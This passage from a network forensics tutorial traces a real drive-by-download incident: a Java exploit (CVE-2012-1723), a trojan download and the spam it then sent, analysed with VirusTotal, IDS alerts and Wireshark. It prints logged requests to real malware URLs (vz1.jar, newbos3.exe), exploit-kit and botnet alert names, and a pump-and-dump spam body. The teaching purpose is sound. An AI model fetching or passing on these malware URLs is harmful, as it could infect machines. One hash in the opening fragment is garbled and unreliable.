jnlcto@behindthefirewalls:~/php_attack$ sha256sum %3f*
d78fb2c234224165/a07/ff6890d6f6b639d7b/b00ef269fa3a2ce1b38/10a %3f35523bb81eca604f9ebd1748879f3fc1
816b21df749b17029af83f94273fe0fe480d25ee2f84fb25bf97d06a8fadede4 %3f52d4e644e9cda518824293e7a4cdb7a1
3483a7264a3be074d0c2715e90350ca1aa7387dee937679702d5ad79b0c84ca %3f90f5b9a1fbc2e4a879001a28d7940b4
5d651f449d12e6bc75a0c875b4dae19d8b3ec8b3933b6c744942b5763d5df08d %3f9de26ff3b66ba82b35e31bf4ea975dfe
bd56609c386a6b5bc18254c7327d221af182193eee5008f6e405ab5c1215b070 %3fb28b06f01e219d58efba9fe0d1fe1bb3
```

Figure 28. Files are the same as detected by Virustotal


### ANOTHER REAL NETWORK FORENSICS EXAMPLE – MALWARE RELATED TO BOSTON BOMBS

This pcap was sent to me as a real incident I handled and contains the traffic generated by only one suspicious computer. This pcap file was captured sniffing with Tshark in a Port Mirror of the reserved port of the firewall.

The first thing I usually do is to upload the pcap file to Virustotal (depending on company policy). It will give us a lot of valuable information about our traffic captures.


You can see (check the link below) the analysis of our pcap file by Virustotal: <https://www.virustotal.com/file/f67b8c98bba320a2895962107f0c5e794d3eb85f8a09bb321787634cb12f8c9a/analysis/>.

After uploading the pcap file to [www.virustotal.com](http://www.virustotal.com) we can see that three files have been downloaded and the website detects them as Malware. Also we can see that there are 15 alerts from Snort IDS and 30 alerts from Suricata IDS.



**Figure 29.** First details from Virustotal

If we go to “File detail” section, Virustotal will help us locate what websites have been visited in the traffic capture.



**Figure 30.** Some URLs visited in the incident handle

We can see several searches on Google. The majority of them are searches related with the Boston Marathon. You may notice that this traffic capture was taken days before the Boston Marathon explosion.

```
[+] GET http://www.google.es/s?hl=es&gs_rn=9&gs_ri=psy-ab&cp=7&gs_id=m&xhr=t&q=boston%20&es_nrs=true&pf=...
[+] GET http://www.google.es/complete/search?client=hp&hl=es&gs_rn=9&gs_ri=psy-ab&cp=7&gs_id=m&xhr=t&q=bo...
[+] GET http://www.google.es/s?hl=es&gs_rn=9&gs_ri=psy-ab&cp=8&gs_id=p&xhr=t&q=boston%20m&es_nrs=true&pf=...
[+] GET http://www.google.es/complete/search?client=hp&hl=es&gs_rn=9&gs_ri=psy-ab&cp=8&gs_id=p&xhr=t&q=bo...
[+] GET http://www.google.es/s?hl=es&gs_rn=9&gs_ri=psy-ab&cp=9&gs_id=s&xhr=t&q=boston%20ma&es_nrs=true&pf=...
[+] GET http://www.google.es/complete/search?client=hp&hl=es&gs_rn=9&gs_ri=psy-ab&cp=9&gs_id=s&xhr=t&q=bo...
[+] GET http://www.google.es/images/grey_pins2.png
[+] GET http://news.google.es/news/tbn/VBRCCvAelUJ/6.jpg
[+] GET http://www.google.es/s?hl=es&gs_rn=9&gs_ri=psy-ab&cp=10&gs_id=v&xhr=t&q=boston%20mar&es_nrs=true&...
[+] GET http://www.google.es/complete/search?client=hp&hl=es&gs_rn=9&gs_ri=psy-ab&cp=10&gs_id=v&xhr=t&q=b...
[+] GET http://ssl.gstatic.com/ui/v1/menu/checkmark2.png
[+] GET http://www.google.es/maps/mt/data=Ay5GWBeob_WIPLDYolWcfXxvZu9XwJ55OX7Ag,SauizAs9IOknwQcuFH48Wc7c...
[+] GET http://www.google.es/s?hl=es&gs_rn=9&gs_ri=psy-ab&cp=11&gs_id=y&xhr=t&q=boston%20mara&es_nrs=true...
[+] GET http://www.google.es/complete/search?client=hp&hl=es&gs_rn=9&gs_ri=psy-ab&cp=11&gs_id=y&xhr=t&q=b...
[+] GET http://www.google.es/xjs/_fjs/s/wta/rt=j/ver=_n1M0--ljSA_en_US_/am=AAI/d=0/sv=1/rs=AltRSTP9Ge5MNI...
[+] GET http://www.google.es/csi?v=3&s=web&action=&ei=9q9vUzb2NcmKhQfe0IHIBQ&e=17259,39523,4000116,400156...
[+] GET http://www.google.es/s?hl=es&gs_rn=9&gs_ri=psy-ab&cp=14&gs_id=14&xhr=t&q=boston%20maraton&es_nrs=...
[+] GET http://www.google.es/complete/search?client=hp&hl=es&gs_rn=9&gs_ri=psy-ab&cp=14&gs_id=14&xhr=t&q=...
[+] GET http://www.google.es/maps/mt/data=DkDO_j1oleNy4ZU86-W2NiZUucgTNFgplm4,SauizAs9IOknwQcuFH48Wc7cWfk...
[+] GET http://www.google.es/gen_204?atyp=i&ct=lu_featuremap&cad=140&ei=9q9vUzb2NcmKhQfe0IHIBQ&zx=1366274...
[+] GET http://www.google.es/gen_204?atyp=i&ct=1&cad=1&sqi=3&q=boston%20marathon&oq=boston%20maraton&gs_l=...
```

**Figure 31.** Websites visited during the live capture

Also, some videos have been seen about the Boston Marathon explosion.

```
[+] GET http://188.2.164.112/boston.html
[+] GET http://www.youtube.com/embed/H4Mx5qbgeNo
[+] GET http://www.youtube.com/embed/RIHnpHZpFcw
[+] GET http://www.youtube.com/embed/7oolDyTZ-Zs
[+] GET http://heathawkheaters.com/hair.html
[+] GET http://crl.geotrust.com/crls/secureca.crl
[+] GET http://www.youtube.com/embed/JVU7rQ6wUcE
```

**Figure 32.** Some videos watched on YouTube



**Figure 33.** Screenshot of YouTube video



**Figure 34.** Screenshot of YouTube video

After that, Virustotal gives us the best information, the files that have been downloaded and have been recognized by the majority of Antivirus. We can see the following links in bold.

[+] GET <http://heathawkheaters.com/vz1.jar>

[+] GET <http://heathawkheaters.com/vz1.jar>

[+] GET <http://heathawkheaters.com/13.html>

[+] GET <http://kolasoeg.ru/newbos3.exe>

**Figure 35.** Malicious files

If we expand the URL we will get information about the requested files.

[+] GET <http://heathawkheaters.com/vz1.jar>

Request date time	2013-04-18 10:34:38.534826
Request user-agent	Mozilla/4.0 (Windows XP 5.1) Java/1.6.0_21
Contacted host	216.172.186.132:80
Server response code	200
Response content sha256	0bf5cdfd7387cf818d53e463f19d98c8bd14439e85b137bb6503d1faa85555db
Response content file name	vz1.jar
Response content file type	Zip archive data, at least v1.0 to extract

**Figure 36.** First information about the suspicious file

If we click on the sha 256 checksum, the website redirects us to other Virustotal page where it will give us the security details of the file. In the information in the picture below, we can see the first two downloads (vz1.jar) are an exploit. This exploit takes advantage of the CVE-2012-1723 (<http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2012-1723>). It's an unspecified vulnerability in the Java Runtime Environment that allows the remote attackers to affect confidentiality, integrity, and availability via unknown vectors related to Hotspot.



SHA256:0bf5cdfd7387cf818d53e463f19d98c8bd14439e85b137bb6503d1faa85555db

Nombre:vz1.jar

Detecciones:19 / 47

Fecha de análisis:2013-06-11 04:05:18 UTC ( hace 2 meses )

Más detalles

Analisis

Relationships

Información adicional

Comentarios

Votos

Antivirus	Resultado	Actualización
Agnitum		20130611
AhnLab-V3	JAVA/Cve-2012-1723	20130610
AntiVir	EXP/Java.HLPA.1667	20130611
Antiy-AVL		20130610
Avast	Java:Malware-gen [Trj]	20130611
AVG	Exploit.Java_c.GJU	20130611

Figure 37. Antivirus detects the vz1.jar file as exploit

The last file (newbos3.exe) is detected by the majority of the Antivirus as Trojan Malware.



SHA256:6bab0821aec44f13e41af7ef73fa528c2ef8b4c36be1886a7a57e7e173be536b

Nombre:newbos3.exe

Detecciones:38 / 47

Fecha de análisis:2013-06-11 04:24:30 UTC ( hace 2 meses )

Más detalles

Analisis

File detail

Relationships

Información adicional

Comentarios

Votos

Información de comportamiento

Antivirus	Resultado	Actualización
Agnitum		20130611
AhnLab-V3	TrojanWin32.Foreign	20130610
AntiVir	BDS/Kelihos.JH.10	20130611
Antiy-AVL		20130610
Avast	Win32:Kryptik-LKV [Trj]	20130611

Figure 38. The newbos3.exe file is detected as malware


Currently, we have an idea of what is happening in this incident. We are still working on it and in the last part of the article, we will show you the conclusion.

Another function Virustotal gives us is the information about the DNS requests in the pcap file.



**Figure 39.** Some DNS requested in the incident

Other really valuable information Virustotal offers us, is to send to their IDS system, Snort and Suricata the pcap file in order to search security events like attacks, exploits, vulnerabilities etc. If you do not have this system, it could help you a lot. These IDS are really useful because they have thousands of signatures which recognize every security event and they are free. Also, if you install these systems in “live mode” sniffing in a “port span” or “port mirror”, they will collect the evidences of the security attacks in a pcap file. We can see the Snort and Suricata events in the picture below.



**Figure 40.** Snort IDS alerts



**Figure 41.** Suricata IDS alerts

We can see the next interesting events from both, Suricata and Snort alerts.

```
ET POLICY Java JAR Download Attempt (Potentially Bad Traffic)
ET POLICY Vulnerable Java Version 1.6.x Detected (Potentially Bad Traffic)
EXPLOIT-KIT Redkit exploit kit java exploit request (A Network Trojan was Detected)
ET INFO EXE Download With Content Type Specified As Empty (A Network Trojan was Detected)
EXPLOIT-KIT Redkit exploit kit obfuscated portable executable (A Network Trojan was Detected)
ET CURRENT_EVENTS W32/Zbot.Variant Fake MSIE 6.0 UA (A Network Trojan was Detected)
ET POLICY Possible Spambot Host DNS MX Query High Count (Potentially Bad Traffic)
ET SMTP Abuseat.org Block Message (Not Suspicious Traffic)
ET CURRENT_EVENTS Suspicious double HTTP Header possible botnet CnC (A Network Trojan was Detected)
ET SCAN Unusually Fast 400 Error Messages (Bad Request), Possible Web Application Scan (Attempted Information Leak)
```

It's totally necessary to review all the information with Wireshark, but in order to not extend this article too much we are going to trust Virustotal. At this moment, we can say that our host in our network has been searching on Google news about the Boston Marathon bombs and it visited a website (<http://heath-awkheaters.com/vz1.jar>) where there was an exploit which takes advantage of the CVE-2012-1723 vulnerability. Just the host was exploited, a Trojan horse was downloaded from another website and maybe installed on the host (<http://kolasoeg.ru/newbos3.exe>). This type of attack is known as Drive by Download Attack. ([http://en.wikipedia.org/wiki/Drive-by\\_download](http://en.wikipedia.org/wiki/Drive-by_download)).

Remember we have just seen some IDS events talking about Spam and a possible Botnet Command and Control connections. We are going to inspect these events with Wireshark in the next part of the article.

Remember we saw the events below on the IDS alerts:

ET POLICY Possible Spambot Host DNS MX Query High Count (Potentially Bad Traffic)

ET SMTP Abuseat.org Block Message (Not Suspicious Traffic)

## INSPECT THE PCAP FILE WITH WIRESHARK

In this section we are going to inspect the pcap file searching connections that Virustotal didn't provide information. First of all, we need to load the pcap file on Wireshark. Then, if we use a SMTP filter, we can see several SMTP connections.




Figure 42 shows a Wireshark capture of network traffic. The filter bar at the top is set to 'smtp'. The packet list pane displays a series of SMTP connections. The selected packet (No. 3501) is an SMTP message from 173.194.67.26 to 192.168.78.132, with a length of 89 bytes. The packet details pane shows the SMTP message structure, including the 'S: 250' status code.

No.	Time	Source	Destination	Protocol	Length	Info
2926	74.6670910	65.55.37.88	192.168.78.132	SMTP	297	S: 220 COL0-MC2-F7.Colo10.hotm
3335	78.7807350	173.194.67.26	192.168.78.132	SMTP	106	S: 220 mx.google.com ESMTP h
3342	78.8123290	68.87.26.147	192.168.78.132	SMTP	214	S: 554 imta29.westchester.pa
3344	78.8157230	68.87.26.147	192.168.78.132	SMTP	214	S: 554 imta19.westchester.pa
3347	78.8210580	173.194.67.26	192.168.78.132	SMTP	105	S: 220 mx.google.com ESMTP j:
3348	78.8320470	192.168.78.132	173.194.67.26	SMTP	115	C: HELO 128.red- [REDACTED].c
3368	78.8671650	173.194.67.26	192.168.78.132	SMTP	89	S: 250 mx.google.com at your
3381	78.8904620	192.168.78.132	173.194.67.26	SMTP	115	C: HELO 128.red- [REDACTED].c
3421	78.9257600	173.194.67.26	192.168.78.132	SMTP	89	S: 250 mx.google.com at your
3432	78.9412440	192.168.78.132	173.194.67.26	SMTP	79	C: MAIL FROM:<edp@mail.kz>
3468	78.9764060	173.194.67.26	192.168.78.132	SMTP	95	S: 250 2.1.0 OK hi2si3348010
3476	78.9852210	98.136.216.25	192.168.78.132	SMTP	117	S: 220 mta1133.mail.gql.yaho
3479	78.9870240	98.136.216.25	192.168.78.132	SMTP	117	S: 220 mta1136.mail.gql.yaho
3484	78.9942380	66.196.118.33	192.168.78.132	SMTP	117	S: 220 mta1053.mail.bf1.yaho
3500	79.0257410	198.203.174.9	192.168.78.132	SMTP	82	S: 554 mail1.corpmailsvcs.co
3501	79.0258260	173.194.67.26	192.168.78.132	SMTP	89	[TCP Retransmission] S: 250

Figure 42. SMTP filter in order to search mail delivering

It's seems impossible that a simple user can send so many emails in such a small period of time. Maybe the computer is sending Spam without user knowing about what's happening.

Some SMTP servers respond to the sender that they are denying the connections with their email servers because the sender is delivering SPAM or the sender is included in a blacklist for the same reason.

We can see if some SMTP refused the emails with this command:

"smtp contains spam"




Figure 43 shows a Wireshark capture of network traffic. The filter bar at the top is set to 'smtp contains spam'. The packet list pane displays a series of SMTP connections. The selected packet (No. 812) is an SMTP message from 64.136.52.37 to 192.168.78.132, with a length of 143 bytes. The packet details pane shows the SMTP message structure, including the 'S: 550' status code and the reason 'Access Denied'.

Time	Source	Destination	Protocol	Length	Info
627	81.6564170	65.55.92.168	SMTP	298	S: 220 SNT0-MC3-F26.Snt0.hotmail.com sending unsolicited comm
685	81.7032090	65.55.37.88	SMTP	298	[TCP Retransmission] S: 220 COL0-MC2-F30.Colo10.hotmail.com Sen
758	81.7628760	65.55.92.168	SMTP	298	[TCP Retransmission] S: 220 SNT0-MC3-F36.Colo10.hotmail.com Sen
881	81.8377670	65.55.37.88	SMTP	298	S: 220 COL0-MC2-F20.Colo10.hotmail.com sending unsolicited comm
961	81.9239230	64.136.44.37	SMTP	143	S: 550 IP [REDACTED] in zen.spamhaus.org : Access Denied,
999	81.9378390	65.55.37.88	SMTP	298	[TCP Retransmission] S: 220 SNT0-MC3-F36.Colo10.hotmail.com Sen
251	82.1535250	64.136.44.37	SMTP	143	S: 550 IP [REDACTED] in zen.spamhaus.org : Access Denied,
022	84.4169570	67.210.98.220	SMTP	240	S: 550 "JunkMail rejected" [REDACTED]
109	84.7734010	206.188.198.64	SMTP	280	S: 554 5.7.1 The message from (<freddy.dardenne@stroudenginee
482	88.9141370	65.54.188.72	SMTP	298	S: 220 BAY0-MC1-F33.Bay0.hotmail.com sending unsolicited comm
486	89.0143690	65.54.188.72	SMTP	298	[TCP Retransmission] S: 220 BAY0-MC1-F33.Bay0.hotmail.com Sen
492	89.0224040	65.55.92.136	SMTP	297	S: 220 SNT0-MC1-F8.Snt0.hotmail.com sending unsolicited comm
661	90.8986480	65.54.188.126	SMTP	298	S: 220 BAY0-MC4-F36.Bay0.hotmail.com sending unsolicited comm
676	90.9951450	65.54.188.126	SMTP	298	S: 220 BAY0-MC4-F14.Bay0.hotmail.com sending unsolicited comm
812	91.9286890	64.136.52.37	SMTP	143	S: 550 IP [REDACTED] in zen.spamhaus.org : Access Denied,
935	93.0651000	206.188.198.64	SMTP	268	S: 554 5.7.1 The message from (<weboswork@webos.com>) with

Figure 43. SMTP connections denied

If we see the payload of some connections, we can see that Microsoft is rejecting these emails because they have the knowledge that these mails are Spam.


computer network is prohibited. Other restrictions are found at <http://privacy.microsoft.com/en-us/anti-spam.mspx>.

Microsoft's computer network is prohibited. Other restrictions are found at <http://privacy.microsoft.com/en-us/anti-spam.mspx>.

**Figure 44.** Payload with details of connections refused

We saw next Snort Event “ET SMTP Abuseat.org Block Message (Not Suspicious Traffic)” This event means some SMTP servers have rejected the email because the sender IP is blacklisted. Also, the payload contains a link that redirects us to <http://cbl.abuseat.org> and it will give us more information about the problem. We can use a similar filter in order to search these events in the capture data file on Wireshark with the command below:

“smtp contains Abuseat”




**Figure 45.** Connection details from abuseat.org

We are going to continue looking for more SMTP packets to get more information, but it seems clear that the goal of the attack is to send Spam and it was successful.

Now, we want to know the body of the Spam which has been sent.


One of the best options of Wireshark is the “Follow TCP” option. It is very helpful to see the payload with TCP stream in the way that the application layer sees it. With this option we can see the body of the Spam that our network user is delivering.

You can use this option by right clicking on a line selecting “Follow TCP Stream”.



**Figure 46.** Follow TCP Stream option

And then, we can see the body of the Spam. Let's have a look at the following pictures.



**Figure 47.** TCP Stream details

```

welcome announcement for P_W_E I watchers. Buy thousands of P_W_E I
stock offered at the morning, since it's still bargained. Then see the
pps spike to 55 cents - or maybe hit a 1! Prepare to make a fortune on
P_W_E I starting Thursday, Apr 18.

```

**Figure 48.** Body of the mail delivered


As you can see, this option is really interesting. Also, we have a suspicion that our computer is included as node in a Botnet. Remember we saw the event below in the IDS alerts:

ET CURRENT\_EVENTS Suspicious double HTTP Header possible botnet CnC (A Network Trojan was Detected)  
